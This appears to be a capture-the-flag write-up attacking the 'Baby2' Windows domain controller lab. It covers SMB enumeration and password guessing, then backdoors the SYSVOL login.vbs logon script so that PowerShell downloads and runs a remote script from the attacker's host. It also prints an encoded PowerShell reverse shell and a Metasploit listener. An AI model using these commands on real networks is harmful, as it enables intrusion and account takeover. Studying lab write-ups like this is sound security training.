Overview
Enumeration
Start the instance via Discord and let’s go:

10.10.84.121
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.64.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-19 14:10 JST
Nmap scan report for 10.10.64.103
Host is up (0.27s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.baby2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.baby2.vl
| Not valid before: 2025-01-19T04:58:23
|_Not valid after:  2026-01-19T04:58:23
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.baby2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.baby2.vl
| Not valid before: 2025-01-19T04:58:23
|_Not valid after:  2026-01-19T04:58:23
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.baby2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.baby2.vl
| Not valid before: 2025-01-19T04:58:23
|_Not valid after:  2026-01-19T04:58:23
|_ssl-date: TLS randomness does not represent time
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-19T05:14:11+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: BABY2
|   NetBIOS_Domain_Name: BABY2
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: baby2.vl
|   DNS_Computer_Name: dc.baby2.vl
|   DNS_Tree_Name: baby2.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-19T05:13:31+00:00
| ssl-cert: Subject: commonName=dc.baby2.vl
| Not valid before: 2025-01-18T05:07:12
|_Not valid after:  2025-07-20T05:07:12
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
53136/tcp open  msrpc         Microsoft Windows RPC
63800/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-19T05:13:34
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
- Found a domain controller of the domain baby.vl.
- Add
dc.baby2.vl,baby2.vlin in /etc/hosts
SMB Shared folder (445/tcp)
List shared folders using the guest account:
$ nxc smb dc.baby2.vl -u guest -p '' --shares
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [+] baby2.vl\guest:
SMB         10.10.64.103    445    DC               [*] Enumerated shares
SMB         10.10.64.103    445    DC               Share           Permissions     Remark
SMB         10.10.64.103    445    DC               -----           -----------     ------
SMB         10.10.64.103    445    DC               ADMIN$                          Remote Admin
SMB         10.10.64.103    445    DC               apps            READ
SMB         10.10.64.103    445    DC               C$                              Default share
SMB         10.10.64.103    445    DC               docs
SMB         10.10.64.103    445    DC               homes           READ,WRITE
SMB         10.10.64.103    445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.103    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.64.103    445    DC               SYSVOL                          Logon server share
Found:
appswith read only accesshomeswith read and write access- The server is Windows Server 2022 so pretty new with a build 20348
We should not be allowed to view these shared folder by default with null credentials.
We can also do the same but filtering the output with only READ/WRITE access:
$ nxc smb dc.baby2.vl -u guest -p '' --shares --filter-shares READ WRITE
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [+] baby2.vl\guest:
SMB         10.10.64.103    445    DC               [*] Enumerated shares
SMB         10.10.64.103    445    DC               Share           Permissions     Remark
SMB         10.10.64.103    445    DC               -----           -----------     ------
SMB         10.10.64.103    445    DC               apps            READ
SMB         10.10.64.103    445    DC               homes           READ,WRITE
SMB         10.10.64.103    445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.103    445    DC               NETLOGON        READ            Logon server share
List all readable files:
$ nxc smb dc.baby2.vl -u guest -p '' -M spider_plus
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [+] baby2.vl\guest:
SPIDER_PLUS 10.10.64.103    445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.64.103    445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.64.103    445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.64.103    445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.64.103    445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.64.103    445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.64.103    445    DC               [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         10.10.64.103    445    DC               [*] Enumerated shares
SMB         10.10.64.103    445    DC               Share           Permissions     Remark
SMB         10.10.64.103    445    DC               -----           -----------     ------
SMB         10.10.64.103    445    DC               ADMIN$                          Remote Admin
SMB         10.10.64.103    445    DC               apps            READ
SMB         10.10.64.103    445    DC               C$                              Default share
SMB         10.10.64.103    445    DC               docs
SMB         10.10.64.103    445    DC               homes           READ,WRITE
SMB         10.10.64.103    445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.103    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.64.103    445    DC               SYSVOL                          Logon server share
SPIDER_PLUS 10.10.64.103    445    DC               [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.10.64.103.json".
SPIDER_PLUS 10.10.64.103    445    DC               [*] SMB Shares:           8 (ADMIN$, apps, C$, docs, homes, IPC$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.10.64.103    445    DC               [*] SMB Readable Shares:  4 (apps, homes, IPC$, NETLOGON)
SPIDER_PLUS 10.10.64.103    445    DC               [*] SMB Writable Shares:  1 (homes)
SPIDER_PLUS 10.10.64.103    445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.64.103    445    DC               [*] Total folders found:  12
SPIDER_PLUS 10.10.64.103    445    DC               [*] Total files found:    3
SPIDER_PLUS 10.10.64.103    445    DC               [*] File size average:    966.67 B
SPIDER_PLUS 10.10.64.103    445    DC               [*] File size min:        108 B
SPIDER_PLUS 10.10.64.103    445    DC               [*] File size max:        1.76 KB
$ cat /tmp/nxc_hosted/nxc_spider_plus/10.10.64.103.json
{
    "NETLOGON": {
        "login.vbs": {
            "atime_epoch": "2023-09-02 23:55:51",
            "ctime_epoch": "2023-08-23 04:28:18",
            "mtime_epoch": "2023-09-02 23:55:51",
            "size": "992 B"
        }
    },
    "apps": {
        "dev/CHANGELOG": {
            "atime_epoch": "2023-09-08 04:16:15",
            "ctime_epoch": "2023-09-08 04:13:40",
            "mtime_epoch": "2023-09-08 04:20:13",
            "size": "108 B"
        },
        "dev/login.vbs.lnk": {
            "atime_epoch": "2023-09-08 04:13:23",
            "ctime_epoch": "2023-09-08 04:13:04",
            "mtime_epoch": "2023-09-08 04:20:13",
            "size": "1.76 KB"
        }
    },
    "homes": {}
}
Found 2 files in
apps/dev:
- CHANGELOG
- login.vbs.lnk
Get all:
$ smbclient \\\\dc.baby2.vl\\apps -N
Try "help" to get a list of possible commands.
smb: \> cd dev
smb: \dev\> mget *
Get file CHANGELOG? Y
getting file \dev\CHANGELOG of size 108 as CHANGELOG (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
Get file login.vbs.lnk? Y
getting file \dev\login.vbs.lnk of size 1800 as login.vbs.lnk (1.6 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \dev\> quit
Check the content:
$ cat CHANGELOG
[0.2]

- Added automated drive mapping

[0.1]

- Rolled out initial version of the domain logon script
Maybe that can be interesting for the future

The destination of the link is a login script in the SYSVOL share so not possible to access currently without credentials
Let’s dig into homes as maybe we can get the list of users:
$ smbclient \\\\dc.baby2.vl\\homes -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jan 19 14:41:04 2025
  ..                                  D        0  Wed Aug 23 05:10:21 2023
  Amelia.Griffiths                    D        0  Wed Aug 23 05:17:06 2023
  Carl.Moore                          D        0  Wed Aug 23 05:17:06 2023
  Harry.Shaw                          D        0  Wed Aug 23 05:17:06 2023
  Joan.Jennings                       D        0  Wed Aug 23 05:17:06 2023
  Joel.Hurst                          D        0  Wed Aug 23 05:17:06 2023
  Kieran.Mitchell                     D        0  Wed Aug 23 05:17:06 2023
  library                             D        0  Wed Aug 23 05:22:47 2023
  Lynda.Bailey                        D        0  Wed Aug 23 05:17:06 2023
  Mohammed.Harris                     D        0  Wed Aug 23 05:17:06 2023
  Nicola.Lamb                         D        0  Wed Aug 23 05:17:06 2023
  Ryan.Jenkins                        D        0  Wed Aug 23 05:17:06 2023
We make an one-liner to grab all of these usernames from the SMB session and convert it into a list of usernames:
$ smbclient -c 'ls' \\\\dc.baby2.vl\\homes -N | awk '{print $1}' | grep [A-Za-z] > users.txt

$ cat users.txt
Amelia.Griffiths
Carl.Moore
Harry.Shaw
Joan.Jennings
Joel.Hurst
Kieran.Mitchell
library
Lynda.Bailey
Mohammed.Harris
Nicola.Lamb
Ryan.Jenkins
Quick check if any of these users are vulnerable to ASREPRoasting:
$ nxc ldap dc.baby2.vl -u users.txt -p '' --asreproast asreproast_output.txt
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
Double check with impacket:
$ impacket-GetUserSPNs -dc-ip 10.10.64.103 -dc-host dc.baby2.vl -usersfile users.txt -no-pass baby2.vl/'guest'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[-] Principal: Amelia.Griffiths - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Carl.Moore - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Harry.Shaw - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Joan.Jennings - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Joel.Hurst - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Kieran.Mitchell - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: library - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Lynda.Bailey - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Mohammed.Harris - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Nicola.Lamb - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Ryan.Jenkins - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
Failed no one is vulnerable
Password Guessing
We will check if any user is using his username as his password:
$ nxc smb dc.baby2.vl -u users.txt -p users.txt --no-bruteforce --continue-on-success
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [-] baby2.vl\Amelia.Griffiths:Amelia.Griffiths STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
SMB         10.10.64.103    445    DC               [-] baby2.vl\Harry.Shaw:Harry.Shaw STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [-] baby2.vl\Joan.Jennings:Joan.Jennings STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [-] baby2.vl\Joel.Hurst:Joel.Hurst STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [-] baby2.vl\Kieran.Mitchell:Kieran.Mitchell STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [+] baby2.vl\library:library
SMB         10.10.64.103    445    DC               [-] baby2.vl\Lynda.Bailey:Lynda.Bailey STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [-] baby2.vl\Mohammed.Harris:Mohammed.Harris STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [-] baby2.vl\Nicola.Lamb:Nicola.Lamb STATUS_LOGON_FAILURE
SMB         10.10.64.103    445    DC               [-] baby2.vl\Ryan.Jenkins:Ryan.Jenkins STATUS_LOGON_FAILURE
Found
Carl.Mooreandlibrary
As now we have some domain accounts then let’s check if any of these users are vulnerable to Kerberoasting:
$ nxc ldap dc.baby2.vl -u 'Carl.Moore' -p 'Carl.Moore' --kerberoasting kerberoasting_output.txt
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
LDAP        10.10.64.103    389    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
LDAP        10.10.64.103    389    DC               Bypassing disabled account krbtgt
LDAP        10.10.64.103    389    DC               No entries found!
LDAP        10.10.64.103    389    DC               [-] Error with the LDAP account used

$ nxc ldap dc.baby2.vl -u 'library' -p 'library' --kerberoasting kerberoasting_output.txt
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
LDAP        10.10.64.103    389    DC               [+] baby2.vl\library:library
LDAP        10.10.64.103    389    DC               Bypassing disabled account krbtgt
LDAP        10.10.64.103    389    DC               No entries found!
LDAP        10.10.64.103    389    DC               [-] Error with the LDAP account used
Failed
Let’s check if we can access to more SMB shared folders with these new acount:
$ nxc smb dc.baby2.vl -u 'Carl.Moore' -p 'Carl.Moore' --shares --filter-shares READ WRITE
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [+] baby2.vl\Carl.Moore:Carl.Moore
SMB         10.10.64.103    445    DC               [*] Enumerated shares
SMB         10.10.64.103    445    DC               Share           Permissions     Remark
SMB         10.10.64.103    445    DC               -----           -----------     ------
SMB         10.10.64.103    445    DC               apps            READ,WRITE
SMB         10.10.64.103    445    DC               docs            READ,WRITE
SMB         10.10.64.103    445    DC               homes           READ,WRITE
SMB         10.10.64.103    445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.103    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.64.103    445    DC               SYSVOL          READ            Logon server share
$ nxc smb dc.baby2.vl -u 'library' -p 'library' --shares --filter-shares READ WRITE
SMB         10.10.64.103    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:baby2.vl) (signing:True) (SMBv1:False)
SMB         10.10.64.103    445    DC               [+] baby2.vl\library:library
SMB         10.10.64.103    445    DC               [*] Enumerated shares
SMB         10.10.64.103    445    DC               Share           Permissions     Remark
SMB         10.10.64.103    445    DC               -----           -----------     ------
SMB         10.10.64.103    445    DC               apps            READ,WRITE
SMB         10.10.64.103    445    DC               docs            READ,WRITE
SMB         10.10.64.103    445    DC               homes           READ,WRITE
SMB         10.10.64.103    445    DC               IPC$            READ            Remote IPC
SMB         10.10.64.103    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.64.103    445    DC               SYSVOL          READ            Logon server share
Both can READ/WRITE to
apps,homesanddocsand can READ tosysvol
VBS Login script abusing (amelia.griffiths) (Baby2_User)
We see before that the login.vbs file is in C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\login.vbs.
Let’s check it:
$ impacket-smbclient library:library@dc.baby2.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use SYSVOL
# ls
drw-rw-rw-          0  Wed Aug 23 02:37:46 2023 .
drw-rw-rw-          0  Wed Aug 23 02:37:46 2023 ..
drw-rw-rw-          0  Wed Aug 23 02:37:46 2023 baby2.vl
# cd baby2.vl
# ls
drw-rw-rw-          0  Wed Aug 23 02:43:55 2023 .
drw-rw-rw-          0  Wed Aug 23 02:37:46 2023 ..
drw-rw-rw-          0  Sun Jan 19 14:07:45 2025 DfsrPrivate
drw-rw-rw-          0  Wed Aug 23 02:37:46 2023 Policies
drw-rw-rw-          0  Wed Aug 23 04:28:27 2023 scripts
# cd scripts
# ls
drw-rw-rw-          0  Wed Aug 23 04:28:27 2023 .
drw-rw-rw-          0  Wed Aug 23 02:43:55 2023 ..
-rw-rw-rw-        992  Sat Sep  2 23:55:51 2023 login.vbs
# cat login.vbs
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
Then grab it:
# get login.vbs
# exit
This script looks to be mapping the network drives within the SMB instance.
We can see at the end that the SMB shared folders apps and docs are being mapped to V and L respectively.
If this script is a login script that is ran when a user logs in, then we can potentially alter this to give us a reverse shell on the users machine once they log in.
To validate our attack hypothesis, we will check using BloodHound if we can find any user using the login script.
Let’s collect:
nxc ldap dc.baby2.vl -u 'library' -p 'library' --bloodhound -c all,LoggedOn --dns-server 10.10.64.103
Let’s injest and after a quick review we found a user using a login script:

Let’s abuse the VBS login script !
We keep a copy of the original one:
$ cp login.vbs login.vbs.org
The modify it adding the line below before the line MapNetworkShare "\\dc.baby2.vl\apps", "V" to upload and execute our PowerShell reverse shell:
Set oShell = CreateObject("WScript.Shell")
oShell.Run("powershell.exe -nop -w hidden -ep bypass -c IEX(New-Object Net.WebClient).DownloadString('http://10.8.4.253/rev_posh.ps1');")
OR
CreateObject("WScript.Shell").Run "powershell -ep bypass -w hidden IEX (New-Object System.Net.Webclient).DownloadString('http://10.8.4.253/rev_posh.txt')"
We can also add an additional line like this if we thiking to use Reponder to get the NTLMHash and try to crack it with Hashcat:
MapNetworkShare "\\10.8.4.253\docs", "L"
Our PoSH Rev Shell is the classical:
$ cat rev_posh.txt
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADQALgAyADUAMwAiACwANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Set a Metasploit listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/shell_reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/shell_reverse_tcp
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.8.4.253:443
msf6 exploit(multi/handler) >
Upload our malicious login.vbs:
$ smbclient -c 'cd \baby2.vl\scripts\; rm login.vbs; put login.vbs' \\\\dc.baby2.vl\\SYSVOL -U BABY2/'library'%'library'
putting file login.vbs as \baby2.vl\scripts\login.vbs (1.4 kb/s) (average 1.4 kb/s)
After few minutes we receive a callback and get our shell, then we upgrade it to get a full Meterpreter shell:
msf6 exploit(multi/handler) > [*] Command shell session 1 opened (10.8.4.253:443 -> 10.10.64.103:54062) at 2025-01-19 16:43:09 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type               Information  Connection
  --  ----  ----               -----------  ----------
  1         shell x86/windows               10.8.4.253:443 -> 10.10.64.103:54062 (10.10.64.103)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

PS C:\Windows\system32> whoami
baby2\amelia.griffiths
Then we can’t find a flag in the Desktop’s user but we found the flag Baby2_User in C:\
PS C:\Users\Amelia.Griffiths> cd c:\
PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         8/27/2023  10:02 AM                Program Files
d-----         8/22/2023  10:30 AM                Program Files (x86)
d-----         8/22/2023   1:10 PM                shares
d-----         8/22/2023  12:35 PM                temp
d-r---         8/22/2023  12:54 PM                Users
d-----         8/27/2023  10:12 AM                Windows
-a----         8/22/2023  12:51 PM             36 user.txt


PS C:\> type user.txt
VL{36a82a40b7dce3fa5b07a0cc81a45d22}
GPO Object controling

amelia.griffithsis a member of non standard groupsofficeandlegacyand she can RDP too
The legacy group has Outbound Object Control:

She has
WriteOwneron both:
- the
GPO-ManagementOU (organizational Unit)- the
gpoadmuser
WriteOwner essentially allows our user to modify the ownership of the object. If we can change the ownership of this object, then we can make the owner of it ourselves.
